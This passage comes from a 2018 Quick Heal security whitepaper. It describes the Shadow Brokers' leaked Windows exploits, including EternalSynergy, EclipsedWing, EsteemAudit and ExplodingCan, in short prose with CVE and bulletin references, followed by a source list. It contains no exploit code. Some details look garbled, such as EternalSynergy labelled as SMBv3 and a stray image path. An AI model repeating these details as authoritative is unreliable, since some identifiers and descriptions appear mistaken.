This exploit targets the old SMB vulnerability (CVE-2010-2729) patched in MS10-061 and was applicable for Windows XP and Server 2003. This is a remote code execution vulnerability which lies in Windows Print Spooler service. An unauthenticated user could gain complete control over the victim's machine upon successful exploitation.

ErraticGopher

This exploit targets old vulnerability (CVE-2017-8461) and targets SMBv1. It's a remote code execution vulnerability in RPC server enabled with routing and remote access. This vulnerability is exploited over SMBv1.

EskimoRoll

It's a Kerberos exploit which targets multiple flavors of Windows server editions. This is a remote privilege escalation vulnerability in Kerberos KDC.

EducatedScholar

This exploits targets another old SMB vulnerability addressed in bulletin MS09-050. This is also a remote code execution vulnerability which allows the attacker to run an arbitrary code on an unauthenticated SMB session. The attacker can control the system after successful exploitation.

EternalSynergy

This exploit targeted SMBv3 and was addressed in MS17-010. It's a remote code execution flaw triggered in Windows 8 and Server 2012 SP0. It was also exploited in wild.

EclipsedWing

This exploit targets Server service on Windows systems and was addressed in MS08-067. It's a remote code execution vulnerability (CVE-2008-4250) triggered through sending

crafted RPC requests. This was very heavily exploited when it got disclosed and turned out to a deadly worm. We do see exploitation of this vulnerability till date which clearly suggests the existence of unpatched systems.

Apart from the above exploits, Shadow Brokers also disclosed "EnglishmansDentist" (CVE-2017-8487), "EsteemAudit" (CVE-2017-0176), and "ExplodingCan" (CVE-2017-7269) exploits. Microsoft advised users to upgrade to supported Operating Systems as these are not reproducible on them.

EnglishmansDentist


This exploit triggers the vulnerability in Outlook Exchange WebAccess.

EsteemAudit

It's an RDP exploit (CVE-2017-9073) which targets vulnerability in Microsoft Remote Desktop Protocol and causes remote code execution. It can be used to open a backdoor in the victim's machine.

ExplodingCan

It's an IIS 6.0 exploit which enabled attackers to run remote code on the victim's machine.



References

- https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010
- https://blogs.technet.microsoft.com/msrc/2017/04/14/protecting-customers-and-evaluating-risk/
- https://github.com/worawit/MS17-010
- https://research.checkpoint.com/eternalblue-everything-know/
- https://www.risksense.com/_api/filesystem/466/EternalBlue_RiskSense-Exploit-Analysis-and-Port-to-Microsoft-Windows-10_v1_2.pdf
- http://blog.trendmicro.com/trendlabs-security-intelligence/ms17-010-eternalblue/
- https://zerosum0x0.blogspot.in/2017/04/doublepulsar-initial-smb-backdoor-ring.html
- https://www.countercept.com/our-thinking/analyzing-the-doublepulsar-kernel-dll-injection-technique/
- https://github.com/countercept/doublepulsar-detection-script
- http://www.opening-windows.com/download/apcinternals/2009-05/windows_vista_apc_internals.pdf
- https://msdn.microsoft.com/en-us/library/ee441928.aspx
- http://blogs.quickheal.com/ms17-010-windows-smb-server-exploitation-leads-ransomware-outbreak/
- http://blogs.quickheal.com/wannacrys-never-say-die-attitude-keeps-going/
- http://blogs.quickheal.com/wannacry-ransomware-recap-everything-need-know/
- http://blogs.quickheal.com/wannacry-ransomware-creating-havoc-worldwide-exploiting-patched-windows-exploit/

Quick Heal Security Simplified | SEQRITE

Quick Heal Technologies Limited
Corporate office: Marvel Edge, Office No. 7010 C & D, 7th Floor, Viman Nagar, Pune - 411014, India.
Support Number: 1800 121 7377 | info@quickheal.com | www.quickheal.com

All Intellectual Property Right(s) including trademark(s), logo(s) and copyright(s) are properties of their respective owners.
Copyright © 2018 Quick Heal Technologies Ltd. All rights reserved.